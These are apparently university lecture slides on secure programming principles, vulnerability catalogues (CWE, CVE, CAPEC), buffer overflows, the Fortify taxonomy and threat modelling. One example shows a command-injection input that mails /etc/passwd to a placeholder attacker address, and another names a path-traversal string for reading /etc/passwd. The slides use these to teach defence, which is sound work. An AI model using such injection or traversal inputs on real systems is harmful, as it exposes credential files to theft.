# Secure Programming Principles and guidelines

**Leonardo Regano**

**leonardo.regano@unica.it**

**PhD Course on Software Security and Protection**

University Of Cagliari, Italy

# Outline

- What is secure programming?
- Secure programming principles
- Vulnerabilities and attacks examples
- Threat modeling

# What is secure programming?

- the process of developing software
  - … resistant to tampering and/or compromise
- handle information resources maintaining their
  - *confidentiality*
    information not made available or disclosed to unauthorized individuals, entities, or processes
  - *integrity*
    information is accurate, complete and valid, and has not been altered by an unauthorized action
  - *availability*
    information must be available when needed

# Why secure programming?

- cybercrime costs estimated to over $2 trillion by 2019
- the main cause? … software vulnerabilities
  - 100 billion LOC written for commercial purposes every year
  - estimated errors rate = 1 / 10.000 lines of code
  - attackers exploit vulnerabilities faster than user install patches
    - e.g. 2004 Witty worm
- writing secure code
  - … better than reacting to vulnerabilities

# The cost(s) of fixing vulnerable code

- a long process with lots of people involved
  - find vulnerable code
  - fix the code
  - test the fix
  - test the setup of the fix
  - create/test international versions
  - write documentation
  - contact customers (with the bad publicity)
- all these people should be writing new code!
- writing secure code takes longer…
  - but costs less in the long run!

# The attacker’s advantage and the defender’s dilemma

1. The defender must defend all points; the attacker can choose the weakest point
2. The defender can defend only against known attacks; the attacker can probe for unknown vulnerabilities
3. The defender must be constantly vigilant; the attacker can strike at will
4. The defender must play by the rules; the attacker can play dirty

**source: Howard and LeBlanc, Writing Secure Code, Microsoft Press**

# Secure by design

- develop threat models
  - should be completed during the design phase
- adhere to design/coding guidelines
  - fixing all bugs as soon as possible
  - guidelines evolving over time
- learn from your mistakes
  - code checked against previously fixed vulnerabilities
- simplify code and security model
  - shed unused/insecure features
  - old code more chaotic and harder to maintain
- penetration testing
  - before application release

# Secure by default

- only main features installed by default
  - additional features installed on user request
    - with an easy mechanism
- code run always with least privilege
  - i.e. not run with admin privileges unless necessary
- resources appropriately protected
  - identify sensitive data and critical resources
  - define business-defined access requirement
  - choose appropriate access control technology
    - e.g. embedded in code, file system security attributes
  - convert access requirements into ACLs

# Secure in deployment

- system maintainable after user installation
  - application difficult to deploy/administer
    - hard to keep secure against new threats
- security functionalities exposed by application to administrators
  - e.g. easy access to application security settings/configurations
- roll out security patches as soon as possible
  - but not too fast
    - easy to introduce more errors
- teach user to use securely the system
  - in an understandable way
  - e.g. online help, documentation, cues on-screen

# Architect and design for security policies

- software architectures and products ready enforce security policies
- implement different interconnected subsystem
  - each with appropriate privilege set

# Keep it simple (1)

- keep the design as simple and small as possible
- complex designs increase the likelihood of implementation errors
- example: simple function to check if a string represents a number …

```
public static bool IsInt32IsDigit( string input )
{
   for each (Char c in input) {
      if (!Char.IsDigit(c)) {
         return false; }
   }
   return true;
}
```

# Keep it simple (2)

- … instead of a complex one

```
public static bool IsInt32RegEx( string input )
{
   return Regex.IsMatch(input, @"^\d+$");
}
```

# Default deny (1)

- access decisions based on permission
  - … rather than exclusion
- default allow is not good
- in this example access is granted (!) if IsAccessAllowed fails (!!) e.g. returns `ERROR_NOT_ENOUGH_MEMORY`

```
int dwRet = IsAccessAllowed(...);
 if (dwRet == ERROR_ACCESS_DENIED) {
   // security check failed
   // inform user that access is denied
 } else {
   // security check OK
 }
```

# Default deny (2)

- default deny is to be preferred
- in this example access is denied if IsAccessAllowed fails (e.g. returns `ERROR_NOT_ENOUGH_MEMORY`)

```
int dwRet = IsAccessAllowed(...);
if (dwRet == NO_ERROR) {
   // secure check OK
   // perform task
}
else {
   // security check failed (or error)
   // inform user that access is denied
}
```

# Adhere to the least privilege principle

- every process executed with the least set of privileges necessary to complete the job
- any elevated permission held for the minimum time
- e.g. Sendmail mailserver on UNIX
  - root permissions needed in UNIX to bind program to port<1024
  - mailserver run as root to bind with port 25
  - … but does not give up permission after binding

# Sanitize data sent to other systems (1)

- check the correctness of all data exchanged
  - data sent to subsystems
  - e.g. command shells, relational databases
- example: application gets mail address from the user and then sends e-mail via external MUA

```
sprintf( cmd, "/bin/mail %s < /tmp/email", addr );
system( cmd );

// if input (addr) is not sanitized ...
// "fake@my.com; cat /etc/passwd|mail x@bad.net"
```

# Sanitize data sent to other systems (2)

- solution: sanitize with whitelisting
- better: completely reject string (and signal error)
  - more appropriate to stay on the safe side

```
static char ok_chars[] ="abcdefghijklmnopqrstuvw
xyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890_-.@";

char user_data[] = "Bad char 1:} Bad char 2:{";
char *cp = user_data; //cursor into string
const char *end = user_data + strlen(user_data);
for ( cp += strspn(cp, ok_chars);
   cp != end; cp += strspn(cp, ok_chars) ) {
   *cp = '_’; }
```

# Defense in depth

- manage risks with multiple defensive strategies
- if one layer of defense fails
  - … another layer of defense can prevent a security flaw to be exploited
- example: protection of data travelling in enterprise system
  - basic solution: corporate-wide firewall
    - what if attacker get past firewall?
  - defense in depth:
    - encrypt channels between system components
    - firewalls on servers with data stored unencrypted

# Use effective quality assurance techniques

- e.g. fuzz testing, penetration testing, source code audits
- help in identifying and eliminating vulnerabilities
- use independent security reviews
- example: test system role definitions
  - check system users can access only permitted pages
  - log-in with every possible role
  - use a web spidering tool
    - e.g. `wget -r -D <domain> <target>`
    - `-r` to collect recursively the web-site's content
    - `-D` option to restrict request only for specified domain

# Learn from mistakes

- gather information on exposed security problems
  - how security error occurred
  - other code areas checked for the same error
  - how to prevent similar errors in future
  - updates to analysis tools / coding guidelines
- every bug is a learning opportunity
  - time investigating bugs is well spent
  - bugs prevention faster than fixing

# Minimize the attack surface

- more code / more network protocols enabled
  - more potential entry points for attackers
- users enabling feature only when needed
- open entry points must be accounted
  - open TCP/UDP sockets
  - open named pipes
  - open RPC endpoints
  - services running by default / with elevated privileges
- entry points used in threat modelling
  - to identify enabled attacks

# Backward compatibility always gives grief

- application uses a protocol
  - years later protocol found insecure
  - new (secure) protocol, but not backward compatible
  - everybody must upgrade to new version → old insecure protocol lives forever!
- solution: give users choice
  - businesses in high security environments will upgrade to new version
- better solution: ship products with secure defaults
  - avoid the problem instead of solving it afterwards

# Assume external systems are insecure

- any data received from outside system is insecure
  - especially (but not only) input from users
  - unless proven otherwise: validate all input!
- external servers potential point of attack
  - client-side code must not assume talking with real server
  - e.g. DNS cache poisoning
- do not rely only on client-side input validation
  - attackers forge packets bypassing the client application
  - security MUST BE server-based!

# Plan on failure

- make security contingency plans: what happens if
  - firewall breached
  - web site defaced
  - application is compromised
- "it will never happen" is never the answer!
  - failure is inevitable: plan on it
  - reduce the risk as much as possible
  - minimize the damage if failure happens

# Fail to a secure mode

- default deny approach
  - resource accessed only with explicit permission
- example: firewall access rules
  - packet traverse only when matches rules
  - easier to write rules with default deny
    - less prone to mistakes
- example: input validation
  - only accept valid input
  - impossible to identify all possible malicious input
    - attacker black box analysis to find unchecked input

# Remember that security features != secure features

- adding security features to application not enough
  - correct features…
  - … implemented correctly
- example: SSL/TLS
  - useless if client-server communication is not sensitive
- solution: threat modelling
  - security features for sensitive assets
  - tailored for possible attacks

# Never depend on security-by-obscurity alone

- assume attacker know all source code / application design
- example: vulnerable web server
  - public exploit on TCP port 80
  - cannot be turned off
  - partial mitigation: listen on another port
    - vulnerability still there
    - port scanning to find non-standard open ports


# Do not mix code and data

- code and data commonly mixed
  - macros in spreadsheets
  - executable attachments in e-mails
  - HTML data with JavaScript code
- if not possible to avoid
  - code disabled by default
  - user explicitly allow code execution
  - example: last versions of Microsoft Office
    - macros executed only with user permission

# Fix security issues correctly

- when a security issue is found … it's not enough to fix it
  - review all code for similar issues
- fixes implemented as near as possible to issue location
  - example: bug in a function
    - fix the function directly, not caller function
    - attacker bypass caller function and use flawed function directly
- many similar bugs → probable root cause
  - fix the root cause, do not stop to single bugs
  - avoid code complication over time

# Define a trust boundary



# Protecting secret data (1)

- storing secret information in software
  - e.g. encryption/signing keys, passwords
  - impossible in a secure way with current hardware
- attacker can easily access data
  - physical access to machine, admin privileges
  - attacker are always admin of their machines!
- solution: make attack too much difficult
  - not worthwhile executing the attack

# Protecting secret data (2)

- different ways to access data
  - read unencrypted data from the source
    - e.g. registry key, file, memory
  - more difficult for data built at runtime by application
    - e.g. secret created by hashing together known variables at runtime
    - attach debugger to read data at runtime
  - asynchronous events of OS
    - e.g. secret in memory, paged to page file
    - attacker has access to page file, is admin

# Protecting secret data (3)

- sometimes useless to store secret
  - for verifying another entity, e.g. user
  - just use a verifier
    - hash of secret (password) stored in application
    - user inserts password
    - application computes hash of inserted password …
    - … and check it against stored hash
  - available hash functions in cryptographic libraries
    - e.g. OpenSSL, Microsoft Data Protection API (DPAPI)


# Adopt a secure coding standard

- develop and/or apply a secure coding standard
  - for your target development language
  - for your platform
- example: CMU SEI CERT Coding Standards
  - SEI = Software Engineering Institute
  - CMU = Carnegie-Mellon University
  - CERT = Computer Emergency Response Team
  - adopted by big companies
    - e.g. Cisco, Oracle
  - for C, C++, Java, Perl, Android
  - collections of detailed rules with a specific scope
  - with practical code examples
  - https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards

# Validate input

**source: SEI Cert Top 10 Secure Coding Practices**

- ... from all untrusted data sources
  - e.g. all the inputs from the users
  - command line arguments, network interfaces, environmental variables, and user controlled files
- proper input validation can eliminate most software vulnerabilities
  - e.g. SQL injection



# Heed compiler warnings

- compile code using the highest warning level available for your compiler
  - e.g. **`gcc -Wall`**
- eliminate all warnings
  - by modifying the code, if needed
- can catch bugs hard to find in testing
  - e.g. assignment in conditional
  - 
```
if ( x = 5 )  /* instead of x==5, will evaluate always to true*/
{
        /* ... */
}
```

**source: SEI Cert Top 10 Secure Coding Practices**

# Attacks and vulnerabilities

# Common Weakness Enumeration (CWE)

- a community-developed dictionary of software weakness types
  - maintained by MITRE Corporation
- software weaknesses
  - flaws, bugs, vulnerabilities, etc. in software implementation
    - may lead to software vulnerabilities
- language for describing software security weaknesses in architecture, design, or code
  - for developers and security practitioners
- to compare tools targeting these weaknesses
- a common baseline definition for weakness identification, mitigation, and prevention efforts

# Common Vulnerabilities and Exposures (CVE)

**vulnerability**

a mistake in software that can be directly used by a hacker to gain access to a system or network

**exposure**

a security incident where a vulnerability has been taken advantage to perform unauthorized activities on a system or network

# Common Vulnerabilities and Exposures (CVE)

- a dictionary of common names for publicly known cybersecurity vulnerabilities:
  - a unique CVE identifier number
  - a brief description of the security vulnerability or exposure
  - references (i.e. vulnerability reports and advisories)
- cross referenced with CWEs
- maintained by MITRE Corporation

# CVE example: "Meltdown"

- CVE-ID: CVE-2017-5754
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754
  - https://nvd.nist.gov/vuln/detail/CVE-2017-5754
- description
  - *systems with microprocessors utilizing speculative execution and indirect branch prediction may allow unauthorized disclosure of information to attacker with local user access via side-channel analysis of data cache*
- references
  - https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html
- related CWE: CWE-200 information exposure

# CWE example: information exposure

- CWE-200
  - http://cwe.mitre.org/data/definitions/200.html
- description
  - *intentional or unintentional disclosure of information to an actor that is not explicitly authorized to have access to that information*
- phase of introduction
  - architecture and design, implementation
- likelihood of exploit: high
- common consequences
  - scope: confidentiality
  - impact: read application data

# Examples of vulnerabilities

- OpenSSL security vulnerabilities
  - https://www.openssl.org/news/vulnerabilities.html
- Java security vulnerabilities
  - https://www.oracle.com/technetwork/topics/security/alerts-  086861.html
- Qualys Top 10 vulnerabilities
  - https://www.qualys.com/research/top10/
- top 50 products by total number of distinct vulnerabilities
  - https://www.cvedetails.com/top-50-products.php

# National Vulnerability Database (NVD)

- U.S. government repository of standards based vulnerability management data
  - enables automation of vulnerability management
  - enables security measurement
  - enables compliance
  - includes databases of security checklists
  - describes security related software flaws,  misconfigurations, product names
  - provides impact metrics
- https://nvd.nist.gov

# National Vulnerability Database (NVD)

- CVE list feeds NVD
  - built upon the CVE entries
  - enhanced with
    - fix information
    - severity scores, and
    - impact ratings.
- NVD CVE scores
  - quantify the risk of vulnerabilities with equations
  - based on metrics
    - e.g. access complexity and availability of a remedy

# Common Attack Pattern Enumeration and Classification (CAPEC)

- community resource for identifying and understanding attacks
- dictionary of common attack patterns
- for each attack pattern
  - defines a challenge that an attacker may face
  - provides a description of the common technique(s) used to meet the challenge
  - presents recommended methods for mitigating an actual attack
- targeted to developers, analysts, testers, and educators
  - to advance understanding of attacks and enhance defenses
- publicly available at https://capec.mitre.org

# Some Well-Known Attack Patterns

- HTTP Response Splitting (CAPEC-34)
- Cross Site Request Forgery (CAPEC-62)
- buffer overflow (CAPEC-100)
- clickjacking (CAPEC-103)
- relative path traversal (CAPEC-139)

# Buffer Overflow


- CAPEC-100
  - https://capec.mitre.org/data/definitions/100.html
- buffer overflow attacks target improper or missing bounds checking on buffer operations
  - typically triggered by input injected by an adversary
- an adversary is able to write outside the boundaries causing
  - a program crash
  - potentially redirection of execution as per the adversary's choice

# Buffer Overflow

- attack prerequisites
  - targeted software performs buffer operations
  - targeted software inadequately performs bounds-checking on buffer operations
  - adversary has the capability to influence the input to buffer operations
- typical severity: very high
- typical likelihood: high
- attacker skills or knowledge required: low
  - in most cases, does not require advanced skills
    - ability to notice an overflow + stuff an input variable with content

# How does the stack work?

- at each procedure / function call:
  - the return address is saved into the stack
  - local variables are allocated in the stack



# Buffer overflow: an example

```
void BO_example (char *prod_name)
{
  char query[100] =
    "SELECT * FROM product WHERE ProductName='";
  strcat (query, prod_name);
  strcat (query, "'");
  // now exec query
  ...
}
```

If prod_name contains more than 100-43=57 bytes then we have a buffer overflow:

- the query is executed correctly...
- ... but at the end of the function the CPU executed the machine code at position 58 of prod_name

# Buffer Overflow: attack steps

- explore
  - the adversary identifies a buffer to target:
    - allotted on the stack or the heap
    - the exact nature of attack VARIES depending on the location of the buffer
  - the adversary identifies an injection vector
    - = deliver the excessive content to the targeted buffer

# Buffer Overflow: attack steps

- experiment
  - **adversary crafts the content to be injected**
    - intent = cause the software to crash
      - just put an excessive quantity of random data
    - intent = execution of arbitrary code
      - craft a set of content that overflows the targeted buffer in such a way that the overwritten return address is replaced with one pointing to code injected by the adversary

# Buffer Overflow: attack steps

- exploit
  - **the adversary injects the content into the targeted software**
    - the system either crashes or control of the program is returned to a location of the adversaries' choice
    - can result in
      - execution of arbitrary code or
      - escalated privileges

# Buffer Overflow: sample attack (1)

- strcpy(destination buffer, source buffer)
  - stops copying when hits first null byte in source buffer
  - … but does not check available space at destination
- unsafe code
  - especially if szData untrusted (e.g. user-controlled input)

```
void CopyData( char *szData )
{
   char cDest[32];
   strcpy( cDest, szData );
   // use cDest
   ...
}
```

# Buffer Overflow: sample attack (2)

- strncpy(destination buffer, source buffer, num byte)
  - copies at most the specified number of bytes
- safe code (if your calculations are correct!)

```
void CopyData( char *szData, DWORD cbData) {
   const DWORD cbDest = 32;
   char cDest[cbDest];
   if (szData != NULL && cbDest > cbData)
      strncpy(cDest,szData,min(cbDest,cbData));
   //use cDest
   ...
}
```

# Buffer Overflow: mitigations

- indicators-warnings of attack
  - difficult to detect
  - long inputs that make no sense needed to make the system crashes
  - the adversary may need some trials
    - a few hit-or-miss attempts may be recorded in the system event logs

# Buffer Overflow: mitigations

- solutions and mitigations
  - use a language or compiler that performs automatic bounds checking
  - use secure functions not vulnerable to buffer overflow
  - if you have to use dangerous functions, make sure that you do boundary checking
  - compiler-based canary mechanisms
    - e.g. StackGuard, ProPolice and the Microsoft Visual Studio /GS flag
  - use OS-level preventative functionality
    - not a complete solution
  - use static source code analysis tools to identify potential buffer overflow weaknesses in the software

# Buffer Overflow: secure programming principles

- validate input
- heed compiler warnings
- default deny
- least privilege
- sanitize data sent to other systems
- use effective quality assurance techniques
- adopt a secure coding standard

# Software Vulnerabilities Classifications

- CWE: comprehensive, but not organized by relevance
- Fortify Taxonomy (general)
  - https://vulncat.fortify.com/en
- OWASP Top 10 (for web applications)
  - https://owasp.org/www-project-top-ten/

# Fortify Taxonomy: The 7 Kingdoms

1. Input Validation and Representation
2. API Abuse
3. Security Features
4. Time and State
5. Errors
6. Code Quality
7. Encapsulation

Note: some vulnerabilities may belong to more kingdoms

# Fortify Taxonomy: 1. Input Validation and Representation

- Security problems are caused by trusting untrusted input
- The most prevalent and most dangerous class
- Examples:
  - buffer overflows
  - format strings
    - The following code overflows c because the double type requires more space than is allocated for c.
    - void formatString(double d) {

```
void formatString(double d) {
        char c;
        scanf("%d", &c)
}
```

  - code injection (e.g., SQL injection, XSS)

# Fortify Taxonomy: 2. API Abuse

- Security issues arise from not respecting an API contract or from misinterpreting the behavior of API functions
- Examples of not respecting API contract:
    - not checking the value returned by the callee
    - not checking the passed arguments
- Example of misinterpreting API behavior
    - Improper use of the chroot() system call could allow attackers to escape a chroot jail
    - chroot jail: a process can access only subdirectories of chroot argument
    - avoids process accessing unauthorized files (e.g. FTP server)…
    - … if chroot() is used properly! Consider the following source code from a FTP server:
    - 
```
chroot("/var/ftproot");
... // should call chdir("/"), the attacker can request "../../../../../etc/passwd"
fgets(filename, sizeof(filename), network);
localfile = fopen(filename, "r");
while ((len = fread(buf, 1, sizeof(buf), localfile)) != EOF) {
    fwrite(buf, 1, sizeof(buf), network);
}
fclose(localfile);
```

# Fortify Taxonomy: 3. Security Features

- Security problems come from not using security features properly
- Examples:
  - improper use of access control, cryptography, privilege management, etc.
    - example: The following code reads a password from a properties file and uses the password to connect to a database.
      ```
      ...
      Properties prop = new Properties();
      prop.load(new FileInputStream("config.properties"));
      String password = Base64.decode(prop.getProperty("password"));
      DriverManager.getConnection(url, usr, password);
      // anyone with access to config.properties can read the base64-encoded password!
      ```
  - leaking privileged information
    - example: The following Java code converts a password from a character array to a String
    - ```
      private JPasswordField pf;
      final char[] password = pf.getPassword();
      String passwordAsString = new String(password);
      ```
    - in Java strings are immutable, only removed from memory by JVM garbage collector
    - no guarantees of garbage collector execution
    - password can be retrieved in memory dump after a program crash
      ```

# Fortify Taxonomy: 4. Time and State

- Security problems arise from unexpected interactions between threads, processes, etc or from bad timing
- Examples: race conditions
  - e.g. authentication runs concurrently with check of authentication result
  - The following Node.js code checks a user against a database for authentication

```
var authenticated = true;
database_connect.query('SELECT * FROM users WHERE name == ? AND password = ? LIMIT 1', userNameFromUser, passwordFromUser, function(err, results){
    if (!err && results.length > 0) authenticated = true;
    else authenticated = false;
}
// callback is blocked by database IO, the following code may be executed before DB interrogation
if (authenticated){
  //do something privileged stuff
  authenticatedActions();
}else sendUnathenticatedMessage();
```

# Fortify Taxonomy: 5. Error Handling

- Security problems may arise from missing, poor or improper error handling
- Examples:
  - a missing error handling causes the program to continue in case of error, with unpredicted behavior
    - example: empty catch block
    - ```
      try {
              doExchange();
      }
      catch (RareException e) {
              // this can never happen
      }
      ```
  - a missing error handling may cause the generation of an exception that leaks sensitive information
    - example: list of possible information leaks due to Java exceptions from CMU-SEI
      ```

# Fortify Taxonomy: 6. Code Quality

- Security problems caused by poor code quality
- Examples:
  - not respecting coding guidelines may lead to unexpected behaviors
    - e.g. arithmetic operation on boolean in C
    - e.g. erroneous string compare in Java
    - ```
      if (args[0] == STRING_CONSTANT) {
          logger.info("miracle"); // branch never taken
      }
      ```
    - e.g. double free() in C/C++ may cause two later calls to malloc to return the same pointer
    - ```
      char* ptr = (char*)malloc (SIZE); //ptr = 0x1234
      ...
      if (abrt) {
      free(ptr); //0x1234 freed
      }
      ...
      free(ptr); //0x1234 freed
      ```
    - `char* ptr1 = (char*)malloc (SIZE); //ptr1 = 0x1234`
    - `char* ptr1 = (char*)malloc (SIZE); //ptr2 = 0x1234`

# Fortify Taxonomy: 7. Encapsulation

- Security problems caused by not properly implementing strong boundaries
- Examples:
  - not protecting code in a browser from other code running in the same browser (e.g. cross-session contamination)
    - example: HTML5 provides sessionStorage reserved for invoking page, and localStorage which is persistent among page/browser instances for the same website
    - saving user credit card data in localStorage not a good idea!
  - not separating user data from another user data
    - example: service on INPS website for requesting COVID-19 welfare check
    - after accessing the website, users are presented with other users private data
  - not separating data users are allowed to see from private data
    - example: launching printStackTrace() to handle Java exceptions leaks system data to users

# Threat modelling

# Threat modelling

- crucial activity in developing secure application
  - to identify vulnerabilities in software
- not effective if you don't
  - involve the entire software development team
  - start early in the design phase
  - perform it for every release / patch of the software

# Threat modelling: definitions

***threat* is an undesired event that may damage or compromise an asset or objective**

- there are alternative definitions
- may or may not be malicious in nature

***asset* is a resource of value**

- can vary by perspective
  - (business) information / data (e.g. customer data)
    - and its availability
  - (business) intangible (e.g. a company's reputation)
  - (attacker) the ability to misuse your application
    - to access unauthorized data / perform privileged operations

# Threat modelling: benefits

- finding security bugs early
- improved understanding of security requirements
- engineer better products and services
- addresses security issues hidden in design
- develop *secure by design* solutions

# Threat modelling: participants

- threat modelling is a team activity
- involves all members of development and test teams
  - application architects
  - security professionals
  - developers
  - testers
  - system administrators
- all members must work together
  - …to identify exposures in the application design of a system

# Threat modelling: questions

- must answer the following questions
  - what is being built?
    - i.e. the purpose of the threat model
  - what are the requirements?
  - what could go wrong?
    - abuse and exception cases
  - what are the possible bugs?
  - what can be done to address the issues?
    - i.e. the mitigations

# Threat modelling: approaches

- software-centric: focuses on the development
  - weaknesses and vulnerabilities to be introduced during the various development phases
- asset-centric: focuses on the assets
  - i.e. data processed by the software
  - identifies scenarios that might compromise them or lead to non-compliance
- attacker-centric: focuses on attackers
  - e.g. skill-set and motivation to exploit vulnerabilities,
  - identify how attackers may compromise applications, systems or services

# Threat modelling: software-centric approach

- answers the following questions
  - how is software designed and constructed?
  - what are the languages, components and runtimes used?
  - what are the relevant coding practices followed?
  - how is software built and integrated?
- may use advanced modelling tools
  - software architecture diagrams
    - data-flow diagrams (DFD)
    - use case diagrams
    - component diagrams

# Threat modelling: asset-centric approach

- must answer the following questions
  - what are the assets entrusted to system /software?
    - what is their estimated value?
  - what are the consequences to compromise or loss of the assets?
  - how are those information assets protected?
- use modelling tools
  - attacks against the assets typically expressed with attack trees / graphs


# Threat modelling: attacker-centric approach

- must answer the following questions
  - who is authorized and who is not?
  - how are users authenticated?
  - what privileges do users have?
    - have they the minimum number of privileges
  - how is the software intended to be used?
    - how can the software be abused?
- attack trees also help in this case

# Threat modelling: attack trees

- conceptual diagrams
  - link assets/targets to steps to perform to mount an attack
  - mainly used to describe
    - threats on computer systems
    - attacks to realize those threats
  - also used in a variety of applications
- one root, leaves, and children
  - (bottom up) *children nodes* are conditions
    - if the expression they describe → the parent *node* is TRUE as well
  - when the *root* is TRUE, the attack is complete
- attack trees easily become large and complex
  - up to thousands attack paths

# Threat modelling: attack tree example



# Threat modelling: process (1)

- Step 1: identify assets
  - identify the assets that may need protection
    - assets classified according to data sensitivity and their intrinsic value to a potential attacker
    - e.g. confidential data (your customer or orders database), web pages, web site availability
- Step 2: create an architecture overview
  - identify what the application does
